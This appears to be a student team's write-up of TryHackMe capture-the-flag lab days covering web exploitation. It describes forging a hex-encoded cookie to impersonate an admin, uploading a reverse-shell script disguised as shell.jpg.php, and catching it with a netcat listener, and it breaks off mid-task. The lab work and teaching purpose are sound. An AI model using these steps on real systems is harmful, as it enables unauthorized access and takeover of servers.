PSP0201
WEEK 2
WRITE-UP

Group: 1K HONDA

Members

ID	Name	Role
1211100415	Muhammad Ummar Hisham bin Ahmad Madzlan	Leader
1211103066	Balqis Afiqah binti Ahmad Fahmi	Member
1211101925	Nur Alya Nabilah binti Md. Naser	Member


Day 1: Web Exploitation – A Christmas Crisis

Tools: Kali Linux, Firefox


Solution:

Question 1


New username and password registration and log in to the Christmas Control Centre.



However, there is no access to the control panel.




Open the browser developer tools to inspect the title of the website.



Question 2:

Navigate to the storage inspector to inspect the cookie.




Question 3:

From the value of the cookie, we know that the cookie is encoded in the hexadecimal format.


Question 4, 5 & 6:

Decode the value of the cookie using CyberChef.




Question 7:

Copy & paste the JSON statement. Then, change username field to “santa”.




Question 8:

Copy the hex value of the JSON statement and paste it into the cookie’s value in the developer tools.



Refresh the tab to gain access to the control panel.




Day 2: Web Application – The Elf Strikes Back

Tools: Kali Linux, Mousepad, Firefox


Question 1:

Using the GET parameter, input the ID given in the sticky note into the URL.




Question 2:

Click the select file button and inspect the files supported by the site.



Question 3:

Copy the reverse shell script and paste into Mousepad. Change the IP address to your current IP address and the port to 443. Save the file as shell.jpg.php. Upload the file into the site.



Navigate to http://10.10.225.17/uploads/.

Question 4:

Search for netcat's parameter explanations.

Connecting to a Server

Here, we have connected FTP Server with the IP Address 192.168.1.6. To connect to the server at a specific port where a particular service running. In our case, the port is 21 i.e. FTP.

Syntax: nc [Target IP Address] [Target Port]
nc 192.168.17.43 21

Chatting

Netcat can also be used to chat between two users. We need to establish a connection before chatting. To do this we are going to need two devices. One will play the role of initiator and one will be a listener to start the conversation and so once the connection is established, communication can be done from both ends.First of all we will use windows 10 machine which will play role of Listener.Second we will use Kali linux machine which will play role of initiator. First, we will have to create a listener. We will use the following command to create a listener:

nc -lvvp 4444

where,

[-l]: Listen Mode

[vv]: Verbose Mode {It can be used once, but we use twice to be more verbose}

[p]: Local Port


how, it's time to create an initiator, for this we will just provide the IP Address of the System where we started the Listener followed by the port number.

NOTE: Use the same port to create an initiator that was used in creating listener.


nc 192.168.1.35 4444

Question 5:

Activate the netcat listener on your terminal.



Activate the reverse shell.



Day 3: Web Exploitation – Christmas Chaos

Tools: Kali Linux, Firefox, Burpsuite, Foxyproxy

Solution:

Question 1 & 2:

Read the passage in TryHackMe.

Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

Question 3:


Read the report 